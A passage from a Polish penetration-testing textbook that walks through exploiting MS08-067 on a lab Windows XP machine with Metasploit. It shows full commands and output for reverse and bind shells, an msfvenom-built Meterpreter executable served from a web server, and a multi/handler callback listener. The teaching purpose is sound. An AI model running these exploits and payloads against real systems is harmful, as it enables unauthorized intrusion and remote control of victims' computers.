3	Windows XP SP2 English (AlwaysOn NX)
4	Windows XP SP2 English (NX)
5	Windows XP SP3 English (AlwaysOn NX)
(...)	
67	Windows 2003 SP2 Spanish (NX)

Jak widać na listingu 4.6, nasz moduł może atakować różne wersje systemów Windows 2000, Windows 2003 i Windows XP.

UWAGA

Pamiętaj, firma Microsoft przygotowała i udostępniła odpowiednie poprawki bezpieczeństwa dla wszystkich platform podatnych na taki atak, ale znacznie łatwiej jest powiedzieć, że komputery powinny mieć zainstalowane najnowsze aktualizacje i poprawki bezpieczeństwa, niż rzeczywiście utrzymać taki poziom zabezpieczeń na wszystkich komputerach w danym środowisku. W praktyce podczas przeprowadzania testów penetracyjnych bardzo często okazuje się, że na wielu komputerach nadal brakuje niektórych krytycznych latek i poprawek bezpieczeństwa, które powinny być już zainstalowane bardzo dawno temu.

Wiemy, że nasz cel to system działający pod kontrolą systemu Windows XP SP3 English, więc moglibyśmy się zastanawiać, czy dla opcji Exploit Target wybrać wartość 5 Windows XP SP3 English (AlwaysOn NX), czy 6 Windows XP SP3 English (NX), ale w praktyce wybór nie zawsze będzie taki oczywisty. Wybranie opcji 0 Automatic Targeting spowoduje, że Metasploit spróbuje za pomocą mechanizmu `fingerprint` przeanalizować odpowiedzi nadysywane przez usługę SMB i na ich podstawie automatycznie określić wersję systemu operacyjnego i dodatku Service Pack zdalnego hosta.

Aby ustawić wybraną wersję systemu operacyjnego, możesz użyć polecenia `set target <numer>`. W naszym przypadku pozostawimy opcję Exploit Target na wartości domyślnej 0 Automatic Targeting.

Ładunki (kod powłoki)

Patrząc na wyniki działania polecenia `show options`, możesz odnieść wrażenie, że wszystko jest już gotowe do działania, ale w praktyce przygotowania nie zostały jeszcze zakończone. Zapomnieliśmy przecież poinformować Metasploit o tym, co nasz exploit powinien zrobić po pomyślnym uzyskaniu dostępu do atakowanego systemu. Jedną z cech Metasploita, która zdecydowanie ułatwia korzystanie z tego pakietu, jest zestaw przygotowanych z góry ładunków. Do dyspozycji masz całe mnóstwo różnych ładunków, począwszy od wykonywania prostych poleceń systemu Windows, a skończywszy na rozbudowanej, bardzo zaawansowanej powloce Metasploit Meterpreter (więcej szczegółowych informacji na temat Meterpretera znajdziesz w rozdziale 13.). Dzięki temu możesz po prostu wybrać odpowiedni, kompatybilny z modułem ładunek, a Metasploit automatycznie przygotuje odpowiednią konfigurację i kod niezbędny do uruchomienia ładunku po pomyślnym wykorzystaniu luki w zabezpieczeniach atakowanego systemu (więcej szczegółowych informacji na temat tworzenia własnych exploitów znajdziesz w rozdziałach 16. – 19.).

Wyszukiwanie kompatybilnych ładunków

W czasie kiedy powstawała ta książka, w pakiecie Metasploit dostępne były 324 ładunki, a nowe ładunki, podobnie jak nowe moduły, są ciągle dodawane. Na przykład wraz ze wzrostem popularności platform mobilnych w pakiecie Metasploit zaczęły się pojawiać ładunki dla systemów iOS i innych smartfonów. Oczywiście nie wszystkie 324 ładunki są kompatybilne z wybranym exploitem. Nasz system Windows byłby zapewne nieco zaskoczony, gdyby otrzymał zestaw instrukcji przeznaczonych dla telefonu iPhone. Aby wyświetlić listę ładunków kompatybilnych z wybranym exploitem, powinieneś wykonać polecenie `show payloads`, tak jak zostało to przedstawione na listingu 4.7.

Listing 4.7. Lista ładunków kompatybilnych z modelem

```
msf exploit(ms08_067_netapi) > show payloads
```

Compatible Payloads				
===== Name ----- Disclosure Date ----- Rank ----- Description ----- ---- generic/custom generic/debug_trap generic/shell_bind_tcp generic/shell_reverse_tcp generic/tight_loop windows/dllinject/bind_ipv6_tcp	normal	normal	normal	Custom Payload Generic x86 Debug Trap Generic Command Shell, Bind →TCP Inline Generic Command Shell, →Reverse Inline Generic x86 Tight Loop Reflective DLL Injection, →Bind TCP Stager (IPv6)

windows/dllinject/bind_nonx_tcp	normal	Reflective DLL Injection, ↳Bind TCP Stager (No NX or ↳Win7)
windows/dllinject/bind_tcp	normal	Reflective DLL Injection, ↳Bind TCP Stager
windows/dllinject/reverse_http	normal	Reflective DLL Injection, ↳Reverse HTTP Stager
(...)		
windows/vncinject/reverse_ipv6_http	normal	VNC Server (Reflective ↳Injection), Reverse HTTP ↳Stager (IPv6)
windows/vncinject/reverse_ipv6_tcp	normal	VNC Server (Reflective ↳Injection), Reverse TCP ↳Stager (IPv6)
(...)		
windows/vncinject/reverse_tcp	normal	VNC Server (Reflective ↳Injection), Reverse TCP ↳Stager
windows/vncinject/reverse_tcp_allports	normal	VNC Server (Reflective ↳Injection), Reverse All- Port TCP Stager
windows/vncinject/reverse_tcp_dns	normal	VNC Server (Reflective ↳Injection), Reverse TCP ↳Stager (DNS)

Jeżeli zapomnisz wybrać ładunek, może się okazać, że moduł sam wybierze ładunek domyślny i jego opcje. Nie zmienia to jednak faktu, że powinieneś wyrobić sobie nawyk samodzielnego wybierania ładunku i jego ustawień, ponieważ konfiguracja domyślna nie zawsze będzie dostosowana do Twoich potrzeb.

Przebieg testowy

Dla zachowania prostoty przykładu uruchomimy teraz naszego exploitu z ładunkiem domyślnym, tak aby po prostu przekonać się, jak to działa. Aby to zrobić, w konsoli pakietu Metasploit wpisz polecenie exploit, tak jak zostało to przedstawione na listingu 4.8.

Listing 4.8. Uruchamianie exploitu

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 1 opened (192.168.20.9:4444 -> 192.168.20.10:1334) at
2015-08-31 07:37:05 -0400
```

```
meterpreter >
```

Jak widać, uruchomienie exploitu zakończyło się utworzeniem sesji powłoki Meterpreter. Meterpreter (skrócona forma określenia *meta-interpreter*) to unikatowy, bardzo rozbudowany ładunek pakietu Metasploit, który prywatnie często określają mianem „powłoki na sterydach”. Meterpreter potrafi wykonać nie tylko wszystko to, co może zrobić „normalna”, standardowa powłoka, ale dużo, dużo więcej. Powłokę Meterpreter szczegółowo omówimy w rozdziale 13., ale jeżeli chcesz szybko zapoznać się z jej możliwościami, wpisz polecenie `help`, które wyświetli na ekranie listę dostępnych komend.

UWAGA

Kolejną sprawą związaną z ustawieniami domyślnymi, o której powinieneś pamiętać, jest fakt, że Metasploit domyślnie używa portu o numerze 4444. W naszym środowisku testowym to nic złego i wszystko będzie działać poprawnie, jednak w przypadku przeprowadzania testów penetracyjnych w środowisku klienta może się zdarzyć, że nawet najprostszy system wykrywania włamań i zapobiegania im (ang. Intrusion Detection System — IDS; Intrusion Prevention System — IPS) po wykryciu ruchu sieciowego na porcie 4444 krzyknie „Hej, Metasploit, idź sobie stąd!” i po prostu przerwie połączenie.

Zamknij teraz sesję powłoki Meterpreter, ponieważ chcę Ci pokazać, jak możesz ręcznie wybrać odpowiedni ładunek dla danego modułu. Meterpreter jest bardzo użytecznym ładunkiem, ale może się okazać, że z takich czy innych powodów nie będzie spełniał Twoich wymagań. Aby zakończyć sesję powłoki Meterpreter i powrócić do konsoli pakietu Metasploit, powinieneś wpisać polecenie `exit`.

```
meterpreter > exit
[*] Shutting down Meterpreter...
[*] Meterpreter session 1 closed. Reason: User exit
msf exploit(ms08_067_netapi) >
```

Rodzaje powłok

Na liście kompatybilnych ładunków, przedstawionej na listingu 4.7, możesz znaleźć szereg opcji, takich jak różne powłoki, Meterpreter, interfejsy API czy możliwość wykonywania pojedynczych komend systemu Windows. Meterpreter i inne powłoki można podzielić na dwie kategorie: *bind shell* (wiązanie powłoki) i *reverse shell* (odwrócenie powłoki).

Bind shell

Ładunek typu *bind shell* powoduje, że atakowana maszyna uruchamia powłokę, która nasłuchiwa nadchodzących poleceń na wybranym lokalnym porcie sieciowym. Następnie napastnik łączy się z takim portem atakowanego komputera i może przystąpić do wykonywania różnych poleceń. Warto jednak zauważyć, że obecnie,

w dobie niemal powszechnego stosowania mniej lub bardziej zaawansowanych zapór sieciowych, efektywność ładunków typu *bind shell* jest znacznie mniejsza, ponieważ każda poprawnie skonfigurowana zapora sieciowa zablokuje ruch nadchodzący do losowych portów o wysokich numerach, takich jak 4444.

Reverse shell

Ładunek typu *reverse shell* działa na nieco innej zasadzie — zamiast uruchamiać powłokę na porcie lokalnym i oczekwać na nadchodzące połączenia, taki ładunek próbuje aktywnie nawiązać połączenie z komputerem napastnika. W takim scenariuszu to komputer napastnika otwiera wybrany port lokalny i nasłuchuje połączeń nadchodzących z atakowanego komputera — połączenie realizowane w taki sposób ma znacznie większą szansę na „przedarcie się” przez zaporę sieciową.

UWAGA

Możesz pomyśleć „Czy ta książka została napisana w roku 2002? Przecież moja zapora sieciowa posiada mechanizm filtrowania ruchu wychodzącego (ang. egress filtering)”. Faktycznie, współczesne zapory sieciowe pozwalają na filtrowanie zarówno ruchu przychodzącego, jak i wychodzącego, zatem zablokowanie połączeń wychodzących, kierowanych na przykład do portu 4444 zdalnego hosta, jest zadaniem trywialnym. Ale założmy jednak, że ustawiłem powłokę do nasłuchiwanego na moim lokalnym porcie 80 czy 443. Z punktu widzenia zapory sieciowej połączenia z takim portem będą wyglądały jak najwyklejszy ruch WWW, a przecież doskonale zdajesz sobie sprawę z tego, że zablokowanie użytkownikom Twojej sieci możliwości korzystania z Facebooka, Twittera czy YouTube skończyłoby się zapewne rebelią, buntem i wojną domową...

Ręczne wybieranie ładunku

Wybierzmy zatem dla naszego modułu ładunek typu *reverse shell*. Możemy to zrobić w bardzo podobny sposób jak w przypadku ustawiania opcji RHOST: set payload <nazwa ładunku>.

```
msf exploit(ms08_067_netapi) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
```

Ponieważ jest to ładunek typu *reverse shell*, musimy poinformować atakowany cel o tym, gdzie powinien przekazać połączenie powłoki, czyli inaczej mówiąc, musimy zdefiniować adres IP komputera napastnika i numer portu, na którym będzie działał proces nasłuchujący. Ponowne wykonanie polecenia show options, przedstawione na listingu 4.9, powoduje teraz wyświetlenie listy opcji modułu wraz z opcjami ładunku.

Listing 4.9. Opcje modułu exploit wraz z opcjami ładunku

```
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  RHOST  192.168.20.10    yes        The target address
  RPORT   445            yes        Set the SMB service port
  SMBPIPE BROWSER        yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell_reverse_tcp):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  EXITFUNC thread        yes        Exit technique: seh, thread, process, none
① LHOST                yes        The listen address
  LPORT   4444           yes        The listen port

Exploit target:
  Id  Name
  --  --
  0   Automatic Targeting
```

LHOST ① to nasz lokalny host z systemem Kali Linux i to jego adres IP musimy przekazać atakowanemu celowi. Aby odszukać adres IP naszego hosta (jeżeli zdążyłeś go już zapomnieć), możesz wpisać polecenie `ifconfig` bezpośrednio w wierszu poleceń konsoli `Msfconsole`.

```
msf exploit(ms08_067_netapi) > ifconfig
[*] exec: ifconfig

eth0      Link encap:Ethernet  Hwaddr 00:0c:29:0e:8f:11
          inet addr:192.168.20.9  Bcast:192.168.20.255  Mask:255.255.255.0
(...)
```

Teraz musisz ustawić opcję `LHOST`. Aby to zrobić, wykonaj polecenie `set LHOST 192.168.20.9`. Dla opcji `LPORT`, określającej lokalny port sieciowy dla połączenia zwrotnego, oraz opcji `EXITFUNC`, informującej pakiet Metasploit, jak zakończyć sesję, pozostaw ustawienia domyślne. Teraz ponownie uruchom exploit za pomocą polecenia `exploit` i czekaj na pojawienie się zdalnej konsoli, tak jak zostało to przedstawione na [listingu 4.10](#).

Listing 4.10. Uruchamianie exploita

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.20.9:4444 ①
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX) ②
```

```
[*] Attempting to trigger the vulnerability...
[*] Command shell session 2 opened (192.168.20.9:4444 -> 192.168.20.10:1374)
    at 2015-08-31 10:29:36 -0400
```

```
Microsoft Windows XP [Version 5.1.2600]
© Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```

Gratulacje! Przed chwilą po raz pierwszy udało Ci się wykorzystać lukę w zabezpieczeniach innego komputera!

A oto co się dokładnie wydarzyło. Kiedy wykonałeś polecenie exploit, pakiet Metasploit uruchomił na porcie 4444 proces nasłuchujący, którego zadaniem było przechwycenie odwróconej powłoki z atakowanego komputera ❶. Następnie, ponieważ wcześniej ustawiłeśmy opcję automatycznego rozpoznawania systemu operacyjnego celu (Automatic Targeting), Metasploit wysłał specjalne żądanie do usługi serwera SMB atakowanego hosta i na podstawie otrzymanej odpowiedzi zidentyfikował jego system operacyjny ❷. Po wybraniu odpowiedniej wersji exploitu Metasploit dokonał próby przejęcia kontroli nad atakowanym systemem i uruchomienia wybranego ładunku. Ponieważ próba wykorzystania luki w zabezpieczeniu systemu zakończyła się powodzeniem, ładunek spełnił swoje zadanie i wysłana przez atakowany cel sesja powłoki została przechwycona przez proces nasłuchujący działający na maszynie napastnika.

Aby zamknąć sesję zdalnej powłoki, naciśnij kombinację klawiszy *Ctrl+C* i na pytanie, czy chcesz zakończyć sesję powłoki, wpisz odpowiedź *y*.

```
C:\WINDOWS\system32> ^C
```

```
Abort session 2? [y/N] y
```

```
[*] Command shell session 2 closed. Reason: User exit
msf exploit(ms08_067_netapi) >
```

Aby powrócić do powłoki Meterpretera, możesz wybrać ładunek zawierający Meterpreter (*windows/meterpreter/reverse_tcp*) i ponownie uruchomić exploita.

Interfejs wiersza poleceń **Msfcli**

A teraz przedstawię inną metodę interakcji z pakietem Metasploit — interfejs wiersza poleceń *Msfcli*, który jest szczególnie użyteczny, kiedy używamy pakietu Metasploit z poziomu skryptów. *Msfcli* jest również bardzo przydatny do testowania nowo utworzonych modułów, ponieważ pozwala na uruchamianie ich za pomocą szybkich, jednowierszowych poleceń.

Uzyskiwanie pomocy

Aby uruchomić interfejs *Msfcli*, najpierw za pomocą polecenia `exit` zakończ pracę z konsolą *Msfconsole*. Zamiast tego możesz również otworzyć nowe okno konsoli systemu Linux. Interfejs *Msfcli* domyślnie znajduje się w ścieżce systemowej, więc możesz go uruchomić z dowolnej lokalizacji. Pracę z *Msfcli* rozpoczęliśmy od wyświetlenia menu pomocy. Aby to zrobić, wykonaj polecenie `msfcli -h`, tak jak zostało to przedstawione na listingu 4.11.

Listing 4.11. Ekran pomocy interfejsu Msfcli

root@kali:~#	msfcli -h
① Usage: /opt/metasploit/apps/pro/msf3/msfcli <exploit_name> <option=value> [mode]	
=====	=====
Mode	Description
-----	-----
(A)dvanced	Show available advanced options for this module
(AC)tions	Show available actions for this auxiliary module
(C)heck	Run the check routine of the selected module
(E)xecute	Execute the selected module
(H)elp	You're looking at it baby!
(I)DS Evasion	Show available ids evasion options for this module
② (O)ptions	Show available options for this module
③ (P)ayloads	Show available payloads for this module
(S)ummary	Show information about this module
(T)argets	Show available targets for this exploit module

W odróżnieniu od konsoli *Msfconsole*, kiedy pracujesz z interfejsem *Msfcli*, możesz przekazać pakietowi Metasploit wszystkie ustawienia niezbędne do uruchomienia wybranego exploitu za pomocą jednego polecenia ①. Na szczęście interfejs *Msfcli* posiada kilka trybów działania, które znaczco ułatwiają budowanie finalnego polecenia. Na przykład tryb ② powoduje wyświetlenie opcji wybranego modułu, a tryb P ③ wyświetla listę kompatybilnych ładunków.

Wyświetlanie opcji

Dla ułatwienia w naszym kolejnym przykładzie ponownie użyjemy exploitu MS08-067 do przeprowadzenia ataku na system Windows XP. Zgodnie ze stroną pomocy musimy przekazać interfejsowi *Msfcli* nazwę exploitu, którego chcemy użyć, oraz ustawić wszystkie niezbędne do jego uruchomienia opcje ①. W celu wyświetlenia listy opcji modułu exploitu użyjemy trybu 0. Aby to zrobić, wpisz polecenie `msfcli windows/smb/ms08_067_netapi 0`, tak jak zostało to przedstawione na listingu 4.12.

Listing 4.12. Lista opcji modułu exploitu MS08-067

```
root@kali:~# msfcli windows/smb/ms08_067_netapi 0
[*] Please wait while we load the module tree...
```

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Jak widać, lista opcji jest taka sama jak wyświetlona za pomocą konsoli *Msfconsole*. Pamiętaj, że musimy ustawić opcję RHOST tak, aby jej wartość wskazywała adres IP atakowanego systemu, ale zwrócić uwagę, że ustawianie opcji podczas pracy z interfejsem *Msfcli* odbywa się w nieco inny sposób. Zgodnie z ekranem pomocy musimy tutaj użyć składni *opcja=wartość*. Na przykład aby ustawić opcję RHOST, musimy w wierszu polecenia umieścić wyrażenie RHOST=192.168.20.10.

Ładunki

Aby wyświetlić listę ładunków dla wybranego modułu exploitu, możesz użyć trybu P interfejsu *Msfcli*. Wykonaj polecenie `msfcli windows/smb/ms08_067_netapi RHOST=192.168.20.10 P`, tak jak zostało to przedstawione na listingu 4.13.

Listing 4.13. Lista ładunków modułu MS08-067 wyświetlona za pomocą interfejsu Msfcli

```
root@kali:~# msfcli windows/smb/ms08_067_netapi RHOST=192.168.20.10 P
[*] Please wait while we load the module tree...

Compatible payloads
=====

Name                                     Description
-----
generic/custom                           Use custom string or file as payload. Set either
PAYLOADFILE or PAYLOADSTR.
generic/debug_trap                      Generate a debug trap in the target process
generic/shell_bind_tcp                  Listen for a connection and spawn a command shell
generic/shell_reverse_tcp               Connect back to attacker and spawn a command shell
generic/tight_loop                     Generate a tight loop in the target process
(...)
```

Tym razem użyjemy ładunku typu *bind shell*. Jak zapewne pamiętasz, ładunek tego typu powoduje, że uruchomiona lokalnie powłoka nasłuchiwa poleceń na wybranym porcie lokalnym. W takim rozwiązaniu po dostarczeniu i uruchomieniu ładunku utworzenie połączenia z atakowanym systemem należy do komputera napastnika. Pamiętaj, że wybrany ładunek do poprawnego działania zazwyczaj wymaga podania kilku dodatkowych opcji, które możemy wyświetlić na ekranie, ponownie korzystając z trybu 0.

Ponieważ ładunek *bind shell* nie będzie samodzielnie dokonywał prób nawiązania połączenia z komputerem napastnika, nie musimy ustawać opcji LHOST, a opcję LPORT możemy pozostawić na domyślnej wartości 4444. Wygląda na to, że wszystko jest już gotowe i możemy dokonać próby wykorzystania luki w zabez-

pieczeniach naszego testowego systemu Windows XP. Aby to zrobić, powinieneś uruchomić exploita, dodając do polecenia flagę E, tak jak zostało to przedstawione na listingu 4.14.

Listing 4.14. Uruchamianie modułu exploita za pomocą interfejsu Msfcli

```
root@kali:~# msfcli windows/smb/ms08_067_netapi RHOST=192.168.20.10
PAYLOAD=windows/shell_bind_tcp E
[*] Please wait while we load the module tree...

RHOST => 192.168.20.10
PAYLOAD => windows/shell_bind_tcp
[*] Started bind handler ①
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (192.168.20.9:35156 -> 192.168.20.10:4444)
    at 2015-08-31 16:43:54 -0400

Microsoft Windows XP [Version 5.1.2600]
© Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Wydaje się, że wszystko zadziałało zgodnie z oczekiwaniami i udało nam się uzyskać dostęp do konsoli atakowanego systemu. Tym razem jednak, zamiast uruchamiać proces obsługi (ang. *handler*) odwróconej powłoki (*reverse shell*) nasłuchujący na lokalnym porcie 4444, Metasploit uruchamia proces obsługi dowiązanej powłoki (*bind shell*) ①. Kiedy Metasploit prześle exploita, proces obsługi dowiązania automatycznie łączy port lokalny zdefiniowany przez ładunek z powłoką i ponownie możemy przejąć kontrolę nad atakowanym systemem.

Tworzenie samodzielnych ładunków za pomocą narzędzia Msfvenom

Narzędzie o nazwie **Msfvenom** zostało dodane do pakietu Metasploit w roku 2011. Zanim to nastąpiło, podstawowymi narzędziami do tworzenia samodzielnych ładunków i kodowania ich w różnych formatach, takich jak pliki wykonywalne systemu Windows czy strony ASP, były programy *Msfpayload* i *Msfencode*. Program *Msfvenom* znakomicie łączy w sobie funkcjonalność tych dwóch narzędzi, aczkolwiek warto zauważyć, że zarówno *Msfpayload*, jak i *Msfencode* są nadal dostępne w pakiecie Metasploit. Aby wyświetlić ekran pomocy programu *Msfvenom*, powinieneś wykonać polecenie `msfvenom -h`.

Do tej pory podczas pracy z pakietem Metasploit naszym celem było wykorzystanie luki w zabezpieczeniach atakowanego systemu do przejęcia nad nim

kontroli. Teraz spróbujemy czegoś innego. Zamiast wykorzystywać brakujące aktualizacje i poprawki bezpieczeństwa czy inne problemy z zabezpieczeniami atakowanego systemu, skupimy się na najsłabszym elemencie systemu, którego w praktyce nigdy nie udaje się do końca zabezpieczyć — użytkownikach. Program *Msfvenom* pozwala na tworzenie samodzielnych ładunków, które po uruchomieniu na systemie docelowym spróbują wykorzystać słabe strony użytkownika, przeprowadzając atak socjotechniczny (patrz rozdział 11.) czy też przesyłając odpowiednio spreparowany ładunek na serwer, do którego podłączył się użytkownik (co zobaczymy w rozdziale 8.). Kiedy wszystko inne zawiedzie, to właśnie „atak” na użytkownika może być kluczowym elementem pozwalającym na przełamanie zabezpieczeń systemu.

Wybieranie ładunku

Aby wyświetlić listę dostępnych ładunków, wykonaj polecenie `msfvenom -l payloads`. W naszym przykładzie użyjemy jednego z ładunków Meterpretera, `windows/meterpreter/reverse_tcp`, który realizuje odwrócone połączenie z powłoką Meterpreter. Aby wybrać ładunek, użądź flagę `-p`.

Ustawianie opcji

Aby wyświetlić listę opcji wybranego modułu, po wybraniu ładunku dodaj flagę `-o`, tak jak zostało to przedstawione na listingu 4.15.

Listing 4.15. Msfvenom — wyświetlanie listy opcji modułu

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -o
[*] Options for payload/windows/meterpreter/reverse_tcp
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

Opcja LPORT jest ustawiona na domyślną wartość 4444, ale dla wprawy możesz zmienić numer portu na 12345. Aby to zrobić, użądź wyrażenia `LPORT=12345`. Kolejną opcją jest EXITFUNC, którą możesz pozostawić na ustawieniach domyślnych. Ponieważ wybrany ładunek wykorzystuje połączenie odwrócone, musimy również ustawić opcję LHOST, tak aby atakowany system wiedział, z jaką maszyną ma nawiązać połączenie zwrotne (w tym wypadku będzie to nasz komputer z systemem Kali Linux).

Wybieranie formatu ładunku

Kolejnym etapem przygotowań jest określenie formatu ładunku. Czy ładunek ma być uruchamiany z poziomu pliku wykonywalnego, czy może chcesz, aby miał postać pliku ASP, który będziesz mógł następnie przesłać na serwer, do którego

uzyskałeś wcześniej dostęp? Aby wyświetlić listę wszystkich dostępnych formataów ładunków, wykonaj polecenie `msfvenom -help-formats`.

```
root@kali:~# msfvenom -help-formats
Executable formats
    asp, aspx, aspx-exe, dll, elf, exe, exe-only, exe-service, exe-small,
    ↳loop-vbs, macho, msi, msi-nouac, psh, psh-net, vba, vba-exe, vbs, war
Transform formats
    bash, c, csharp, dw, dword, java, js_be, js_le, num, perl, pl,
    ↳powershell, ps1, py, python, raw, rb, ruby, sh, vbapplication, vbscript
```

Aby wybrać jeden z formatów, użyj flagi `-f`, po której powinieneś podać nazwę formatu:

```
msfvenom windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=12345 -f exe
```

Jeżeli jednak uruchomisz polecenie w tej postaci, na ekranie zostanie wyświetlonych dużo „śmieci”. Choć z technicznego punktu widzenia jest to właśnie plik wykonywalny zawierający nasz ładunek, to w takiej postaci nie będziemy z niego mieli zbyt dużego pożytku. Zamiast wyświetlać zawartość pliku na ekranie, powinieneś raczej przekierować go do pliku, na przykład o nazwie `chapter4example.exe`.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9
↳LPORT=12345 -f exe > chapter4example.exe
root@kali:~# file chapter4example.exe
chapter4example.exe: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
```

Na ekranie nie pojawiają się żadne efekty działania programu, ale jeżeli wykonasz teraz polecenie `file`, podając jako argument wywołania nazwę nowo utworzonego pliku, przekonasz się, że jest to plik wykonywalny, który może zostać uruchomiony na *dowolnym* systemie Windows. W rozdziale 11. pokażemy, w jaki sposób napastnik może skłonić użytkowników do pobierania i uruchamiania złośliwych ładunków w swoich systemach. Nieco później, w rozdziale 12., będziesz się mógł zapoznać z przykładami, w których programy antywirusowe zainstalowane w atakowanym systemie rozpoznają i blokują ładunki pakietu Metasploit. Omówimy także kilka sposobów maskowania standardowych ładunków, tak aby obejść zabezpieczenia wprowadzane przez programy antywirusowe.

Dostarczanie ładunków

Jednym z lepszych sposobów umożliwiających dostarczenie ładunków jest umieszczenie ich na serwerze WWW, zakamuflowanie jako coś użytecznego i przekonanie użytkowników do pobierania i uruchamiania takich plików na swoich komputerach. W naszym przykładzie umieścimy przygotowany wcześniej ładunek

pakietu Metasploit na serwerze Apache wbudowanym w system Kali Linux i sprobujemy go pobrać za pomocą przeglądarki sieciowej z maszyny wirtualnej, która spełnia w naszym środowisku testowym rolę komputera-celu.

Najpierw wykonaj polecenie `cp chapter4example.exe /var/www`, które skopiuje plik ładunku do odpowiedniego katalogu serwera Apache, a następnie uruchom serwer WWW za pomocą polecenia `service apache2 start`.

```
root@kali:~# cp chapter4example.exe /var/www
root@kali:~# service apache2 start
Starting web server apache2 [ OK ]
```

Teraz przejdź do naszego komputera-celu, czyli maszyny wirtualnej z systemem Windows XP, i uruchom przeglądarkę Internet Explorer. W pasku adresu wpisz `http://192.168.20.9/chapter4example.exe`, naciśnij klawisz *Enter* i pobierz plik. Zanim go jednak uruchomisz, musimy załatwić jeszcze jedną sprawę.

Do tej pory, kiedy próbowaliśmy wykorzystać lukę w zabezpieczeniach danego systemu, pakiet Metasploit tworzył proces obsługi ładunku i przesyłał exploit. Kiedy używaliśmy konsoli *Msfconsole* do wykorzystania luki MS08-067 za pomocą ładunku typu *reverse shell*, Metasploit najpierw tworzył proces nasłuchujący na porcie 4444. Ponieważ jednak w obecnym przypadku ładunek został utworzony przy użyciu narzędzia *Msfvenom*, w naszym systemie nie mamy na razie niczego, co byłoby w stanie obsługiwać połączenia zwrotne odwróconej powłoki.

Zastosowanie modułu *multi/handler*

Uruchom konsolę *Msfconsole*, która będzie nam potrzebna do omówienia modułu *multi/handler* pakietu Metasploit. Jest to moduł, który pozwala na tworzenie procesów obsługi exploitów uruchamianych poza pakietem Metasploit Framework, czyli realizuje dokładnie to, czego nam do tej pory brakowało. W naszym systemie musimy zainstalować proces obsługujący połączenia zwrotne Meterpretera, które zaczynają napływać po uruchomieniu złośliwego ładunku pobranego przez komputer-cel z systemem Windows XP. Do realizacji takiego zadania posłuży nam moduł *multi/handler*, który możesz wybrać, uruchamiając w konsoli Metasploita polecenie `use multi/handler`.

Po wybraniu modułu musimy go poinformować o tym, jaki proces obsługi będzie nam potrzebny. W naszym przypadku chcemy przechwytywać połączenia generowane przez ładunek *windows/meterpreter/reverse_tcp*, który został użyty do utworzenia pliku wykonywalnego za pomocą programu *Msfvenom*. Aby to zrobić, wykonaj polecenie `set PAYLOAD windows/meterpreter/reverse_tcp`, a następnie wyświetl listę dostępnych opcji przy użyciu polecenia `show options`, tak jak zostało to przedstawione na listingu 4.16.

Listing 4.16. Opcje modułu multi/handler

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC process      yes        Exit technique: seh, thread, process, none
LHOST                         yes        The listen address
LPORT  4444             yes        The listen port

(...)

msf exploit(handler) >
```

Teraz musimy przekazać pakietowi Metasploit informacje o tym, jakiej konfiguracji użyliśmy podczas tworzenia ładunku. Opcję LHOST ustawimy zatem na adres IP naszego hosta z systemem Kali Linux, a opcję LPORT na numer portu, którego użyliśmy podczas pracy z programem *Msfvenom*, czyli odpowiednio 192.168.20.9 i 12345. Po zakończeniu ustawiania opcji możesz uruchomić moduł, wykonując polecenie **exploit**, tak jak zostało to przedstawione na listingu 4.17.

Listing 4.17. Konfiguracja opcji procesu obsługi ładunku

```
msf exploit(handler) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(handler) > set LPORT 12345
LPORT => 12345
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.20.9:12345
[*] Starting the payload handler...
```

Jak widać, Metasploit utworzył proces nasłuchujący na porcie 12345, który będzie obsługiwał połączenia zwrotne napływające z atakowanego systemu po uruchomieniu ładunku.

Teraz przejdź do naszego komputera-celu, czyli maszyny wirtualnej z systemem Windows XP, i uruchom pobrany wcześniej plik wykonywalny (*chapter4\example.exe*) zawierający ładunek Metasploita. Kiedy powrócisz do konsoli *Msfconsole*, powinieneś zobaczyć, że proces nasłuchujący odebrał połączenie zwrotne i uruchomiona została nowa sesja Meterpretera.

```
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 1 opened (192.168.20.9:12345 -> 192.168.20.10:49437)
    at 2015-09-01 11:20:00 -0400
```

```
meterpreter >
```

Spróbuj samodzielnie poeksperymentować z programem *Msfvenom*, a my powrócimy do tego użytecznego narzędzia w rozdziale 12., kiedy będziemy omawiać zagadnienia związane z tworzeniem ładunków omijających zabezpieczenia wprowadzane przez oprogramowanie antywirusowe.

Zastosowanie dodatkowych modułów

